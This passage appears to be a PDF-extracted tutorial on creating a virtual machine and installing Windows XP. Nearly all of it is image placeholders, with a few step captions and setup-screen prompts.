Option i.e Create a New Virtual Machine.




Step 4: Now select the default setting and click on next button.













ENTER=Install C=Create Partition F3=Quit






ENTER=Continue ESC=Cancel











Step 1.4: Now a Wizard will open where in you need to enter the product key for Windows XP.








